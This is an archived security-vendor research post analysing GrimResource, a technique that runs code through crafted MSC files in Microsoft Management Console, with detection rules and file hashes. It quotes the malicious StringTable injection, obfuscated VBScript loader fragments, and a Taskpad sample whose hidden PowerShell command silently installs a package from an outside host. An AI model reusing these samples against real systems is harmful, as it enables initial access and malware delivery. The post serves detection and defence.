

GrimResource - Microsoft Management Console for initial access and evasion

By Joe Desimone, Samir Bousseaden

Published: 2024-06-22 · Archived: 2026-04-05 23:08:51 UTC

Overview

After Microsoft [disabled](#) office macros by default for internet-sourced documents, other infection vectors like JavaScript, MSI files, LNK objects, and ISOs have surged in popularity. However, these other techniques are scrutinized by defenders and have a high likelihood of detection. Mature attackers seek to leverage new and undisclosed infection vectors to gain access while evading defenses. A [recent example](#) involved DPRK actors using a new command execution technique in MSC files.

Elastic researchers have uncovered a new infection technique also leveraging MSC files, which we refer to as GrimResource. It allows attackers to gain full code execution in the context of `mmc.exe` after a user clicks on a specially crafted MSC file. A [sample](#) leveraging GrimResource was first uploaded to VirusTotal on June 6th.

Key takeaways

- Elastic Security researchers uncovered a novel, in-the-wild code execution technique leveraging specially crafted MSC files referred to as GrimResource
- GrimResource allows attackers to execute arbitrary code in Microsoft Management Console (`mmc.exe`) with minimal security warnings, ideal for gaining initial access and evading defenses
- Elastic is providing analysis of the technique and detection guidance so the community can protect themselves

Analysis

The key to the [GrimResource](#) technique is using an old [XSS flaw](#) present in the `apds.dll` library. By adding a reference to the vulnerable APDS resource in the appropriate StringTable section of a crafted MSC file, attackers can execute arbitrary javascript in the context of `mmc.exe`. Attackers can combine this technique with [DotNetToJScript](#) to gain arbitrary code execution.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">Test</String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">Root</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval("alert('GRIMRESOURCE')")</String>
    </Strings>
  </StringTable>
</StringTables>
```

Reference to `apds.dll` redirect in StringTable


```
<?xml version='1.0'?>
<stylesheet
  xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
  xmlns:user="placeholder"
  version="1.0">
  <output method="text"/>
  <ms:script implements-prefix="user" language="VBScript"><![CDATA[Dim CLlnaIg
Set CLlnaIg = CreateObject(WyPJVx("bZIEHQpJTR1+WVAKXg==", "8adcc993-15f2-44f6-ba1-fb306f034d8
CLlnaIg.Environment(WyPJVx("NURZW11LQg==", "e6688814-bf9c-42de-974a-0934036fald6"))).Item(WyPJV

Function WyPJVx(wrBxuTr, LgwATC)
  WyPJVx = QJINzR(qsvoRqI(wrBxuTr), LgwATC)
End Function

Function qsvoRqI(vVuO)
  Dim pmYp, zFOvnLg(255)
  Dim dZHd, OgfAo, GczEnsY, HHUw, vEjIGM, uRNipg, MZXH
  pmYp = "ABCDEFGH"
  pmYp = pmYp & "IJKLMNOP"
  pmYp = pmYp & "QRSTUVWXYZ"
  pmYp = pmYp & "YZabcdef"
  pmYp = pmYp & "ghijklmn"
  pmYp = pmYp & "opqrstuv"
  pmYp = pmYp & "wxyz0123"
  pmYp = pmYp & "456789+/"
  For HHUw = 0 To Len(pmYp) - 1
    zFOvnLg(Asc(Mid(pmYp, HHUw + 1, 1))) = HHUw
  Next
```

Obfuscated VBScript

The VBScript sets the target payload in a series of environment variables and then leverages the [DotNetToJs](#) technique to execute an embedded .NET loader. We named this component PASTALOADER and may release additional analysis on this specific tool in the future.

```
Dim iICMct
Set iICMct = CLlnaIg.Environment("Process")

iICMct.Item("B_1") = "AAAAAAAAAAAA AAAAA AAAAAAAAA AAAAAAAAA;
iICMct.Item("B_2") = " AAAAAAAAAAAAAA AAAAAAAAAAAAA AAAAAAAAA;
iICMct.Item("B_3") = "AAAAAAAAAAA AAA AAAAAAAA AAAAAAAAAAAAAAAA ;
iICMct.Item("B_4") = "AAAAAAAAA AAAAAAAAAAAAAA AAAAAAAAA AAAAAAAA
iICMct.Item("B_5") = "vC+rY/K0vi 8rA/KuvC7ro+K ovi5rQ+Ki vC
iICMct.Item("B_6") = "uK mri4q4 tKaril qItK Ori yqY sKcQivq
iICMct.Item("B_7") = "A AAAAAA AAAAAAAAAAAAAAAA AAAAAAAA AAAAAAAA;
iICMct.Item("B_8") = "A/YAwAOYI AD4AbAMA/YAwAO wGAD4AVA MA/
iICMct.Item("B_9") = "w/EDgAtmOA CwKmA QABUDgAsW JACoK6AQAB;
iICMct.Item("B_10") = "/ oBgA+9DAC4HIA QwA4DgA+N AAC0HoAQgA;
iICMct.Item("B_11") = "g+YAg AF1IACUEQAQw A4DgA EBP ACQE0 A;
iICMct.Item("B_12") = "ICgA IsEA CcAvAM w90CgAHoLACYAL AMw9
iICMct.Item("B_13") = "bMABONGAQgA sDQadFB ABwNwAQgA0DQAc D;
iICMct.Item("B_14") = "KzA MQ8QBQArUMAB sKVAMA94BQ Aq+PABkK;
iICMct.Item("B_15") = "wA 4DQAhZEA BEGFAQwA4DQ AhNAABAG4A M;
```

Setting the target payload environment variables

```
Dim FtTKck
Set FtTKck = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
FtTKck.Deserialize_2(ztVfLGs(Xuxz1, 37317))
```

DotNetToJs loading technique

PASTALOADER retrieves the payload from environment variables set by the VBScript in the previous step:

```
string environmentVariable;
while (!string.IsNullOrEmpty(environmentVariable = Environment.GetEnvironmentVariable(string.Format(
    "{0}_{1}", fmgdmb, num), EnvironmentVariableTarget.Process)))
{
    text2 += environmentVariable;
    num++;
}
text = text2;
```

PASTALOADER loader retrieving the payload

Finally, PASTALOADER spawns a new instance of `dllhost.exe` and injects the payload into it. This is done in a deliberately stealthy manner using the [DirtyCLR](#) technique, function unhooking, and indirect syscalls. In this sample, the final payload is Cobalt Strike.

event.code	rule.name	process.executable	process.parent.executable
memory_signature	Windows.Trojan.CobaltStrike	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Network Module Loaded from Suspicious Unbacked Memory	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation with Unusual Mitigation	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Suspicious Execution via Microsoft Common Console	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation via ROP Gadgets	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe

Payload injected into dllhost.exe

Detections

In this section, we will examine current behavior detections for this sample and present new, more precise ones aimed at the technique primitives.

Suspicious Execution via Microsoft Common Console


This detection was established prior to our discovery of this new execution technique. It was originally designed to identify a [different method](#) (which requires the user to click on the Taskpad after opening the MSC file) that exploits the same MSC file type to execute commands through the Console Taskpads command line attribute:

```
56 </Nodes>
57 </ScopeTree>
58 <ConsoleTaskpads>
59 <ConsoleTaskpad ListSize="Medium" IsNodeSpecific="false" ReplacesDefaultView="true" NoResults
    ="true" NodeType="{C96401CE-0E17-11D3-885B-00C04F72C717}" ID="
    {110CD831-23D8-4335-A70E-E4155BDE2D85}">
60 <String Name="Name" ID="1"/>
61 <String Name="Description" ID="4"/>
62 <String Name="Tooltip" Value=""/>
63 <Tasks>
64 <Task Type="CommandLine" Command="powershell.exe">
65 <String Name="Name" ID="5"/>
66 <String Name="Description" ID="5"/>
67 <Symbol>
68 <Image Name="Small" BinaryRefIndex="6"/>
69 <Image Name="Large" BinaryRefIndex="7"/>
70 </Symbol>
71 <CommandLine Directory="" WindowState="Minimized" Params="-w hidden ($hwp=new-object
    -comobject 'WindowsInstaller.Installer');($hwp.uilevel =
    2);($hwp.installproduct('https://epsross.com/
    lvowtwq', 'REMOVE=ALL'));($hwp.installproduct('https://epsross.com/lvowtwq'))"/>
72 </Task>
73 </Tasks>
74 <BookMark Name="TargetNode" NodeID="1"/>
75 </ConsoleTaskpad>
76 </ConsoleTaskpads>
```

Command task MSC sample

```
process where event.action == "start" and
process.parent.executable : "?:\Windows\System32\mmc.exe" and process.parent.args : "*.msc" and
not process.parent.args : ("?:\Windows\System32\*.msc", "?:\Windows\SysWOW64\*.msc", "?:\Program files\*.msc",
not process.executable :
    ("?:\Windows\System32\mmc.exe",
    "?:\Windows\System32\wermgr.exe",
    "?:\Windows\System32\WerFault.exe",
    "?:\Windows\SysWOW64\mmc.exe",
    "?:\Program Files\*.exe",
    "?:\Program Files (x86)\*.exe",
    "?:\Windows\System32\spool\drivers\x64\3\*.EXE",
    "?:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe")
```

It triggers here because this sample opted to spawn and inject a sacrificial instance of dllhost.exe:



GrimResource detected

.NET COM object created in non-standard Windows Script Interpreter


The sample is using the [DotNetToJScript](#) technique, which triggers another detection looking for RWX memory allocation from .NET on behalf of a Windows Script Host (WSH) script engine (Jscript or Vbscript):

The following EQL rule will detect execution via the .NET loader:

```
api where
not process.name : ("cscript.exe", "wscript.exe") and
process.code_signature.trusted == true and
process.code_signature.subject_name : "Microsoft*" and
process.Ext.api.name == "VirtualAlloc" and
process.Ext.api.parameters.allocation_type == "RESERVE" and
process.Ext.api.parameters.protection == "RWX" and
process.thread.Ext.call_stack_summary : (
/* .NET is allocating executable memory on behalf of a WSH script engine
* Note - this covers both .NET 2 and .NET 4 framework variants */
"*|mscorlib.dll|combase.dll|jscript.dll|*",
"*|mscorlib.dll|combase.dll|vbscript.dll|*",
```

```
"*|mscoree.dll|combase.dll|jscript9.dll|*",
"*|mscoree.dll|combase.dll|chakra.dll|*"
)
```

The following alert shows `mmc.exe` allocating RWX memory and the `process.thread.Ext.call_stack_summary` captures the origin of the allocation from `vbscript.dll` to `clr.dll` :




mmc.exe allocating RWX memory

Script Execution via MMC Console File

The two previous detections were triggered by specific implementation choices to weaponize the GrimResource method (DotNetToJS and spawning a child process). These detections can be bypassed by using more OPSEC-safe alternatives.

Other behaviors that might initially seem suspicious — such as `mmc.exe` loading `jscript.dll` , `vbscript.dll` , and `msxml3.dll` — can be clarified compared to benign data. We can see that, except for `vbscript.dll` , these WSH engines are typically loaded by `mmc.exe` :



Normal library load behaviors by mmc.exe


The core aspect of this method involves using `apds.dll` to execute Jscript via XSS. This behavior is evident in the mmc.exe Procmon output as a `CreateFile` operation (`apds.dll` is not loaded as a library):

```

%35%38%62%62%22%29%29%0a%46%74%54%40%43%60%2e%44%65%73%65%72%69%b1%6c%69%7a%65%
7a%74%56%66%4c%47%73%28%58%75%78%7a%6c%2c%20%33%37%33%31%37%29%29%5d%5d%3e%3c%2
a%73%63%72%69%70%74%3e%0a%3c%2f%73%74%79%6c%65%73%68%65%65%74%3e") )
104 XML.transformNode(xsl)
105
106 </String>
107 <String ID="23" Refs="2">Document</String>
108 <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
109 <String ID="38" Refs="2">Main</String>
110 <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(
external.Document.ScopeNamespace.GetRoot().Name)</String>
111 </Strings>
112 </StringTable>
113 </StringTables>
114 <BinaryStorage>
115 <Binary>AQAAABQAAAAAAAAAJgAAACcAAAA=</Binary>
116 <Binary>AQAAABQAAAAAAAAAFwAAABqAAAA=</Binary>

```

apds.dll being invoked in the MSC StringTable



Example of the successful execution of GrimResource


We added the following detection using Elastic Defend file open events where the target file is `apds.dll` and the `process.name` is `mmc.exe` :

The following EQL rule will detect the execution of a script from the MMC console:

```

sequence by process.entity_id with maxspan=1m
[process where event.action == "start" and
process.executable : "?:\Windows\System32\mmc.exe" and process.args : "/*.msc"]
[file where event.action == "open" and file.path : "?:\Windows\System32\apds.dll"]


```



Timeline showing the script execution with the MMC console

Windows Script Execution via MMC Console File


Another detection and forensic artifact is the creation of a temporary HTML file in the INetCache folder, named `redirect[*]` as a result of the APDS [XSS](#) redirection:



Contents of `redirect.html`

The following EQL correlation can be used to detect this behavior while also capturing the `msc` file path:

```
sequence by process.entity_id with maxspan=1m
[process where event.action == "start" and
 process.executable : "?:\\Windows\\System32\\mmc.exe" and process.args : "*.msc"]
[file where event.action in ("creation", "overwrite") and
 process.executable : "?:\\Windows\\System32\\mmc.exe" and file.name : "redirect[?]" and
 file.path : "?:\\Users\\*\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\*\\redirect[?]" ]
```



Timeline detecting redirect.html

Alongside the provided behavior rules, the following YARA rule can be used to detect similar files:

```
rule Windows_GrimResource_MMC {
  meta:
    author = "Elastic Security"
    reference = "https://www.elastic.co/security-labs/GrimResource"
    reference_sample = "14bc7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb"
    arch_context = "x86"
    scan_context = "file, memory"
    license = "Elastic License v2"
    os = "windows"
  strings:
    $xml = "<?xml"
    $a = "MMC_ConsoleFile"
    $b1 = "apds.dll"
    $b2 = "res://"
    $b3 = "javascript:eval("
    $b4 = ".loadXML("
  condition:
    $xml at 0 and $a and 2 of ($b*)
}
```

Conclusion

Attackers have developed a new technique to execute arbitrary code in Microsoft Management Console using crafted MSC files. Elastic’s existing out of the box coverage shows our defense-in-depth approach is effective even against novel threats like this. Defenders should leverage our detection guidance to protect themselves and their customers from this technique before it proliferates into commodity threat groups.

Observables

All observables are also [available for download](#) in both ECS and STIX formats.

The following observables were discussed in this research.

Observable	Type	Name	Reference
14bc7196143fd2b800385e9b32cfacd837007b0face71a73b546b53310258bb	SHA-256	sccm-updater.msc	Abused MSC file
4cb575bc114d39f8f1e66d6e7c453987639289a28cd83a7d802744cd99087fd7	SHA-256	N/A	PASTALOADER
c1bba723f79282dceed4b8c40123c72a5dfcf4e3ff7dd48db8cb6c8772b60b88	SHA-256	N/A	Cobalt Strike payload

Source: <https://www.elastic.co/security-labs/grimresource>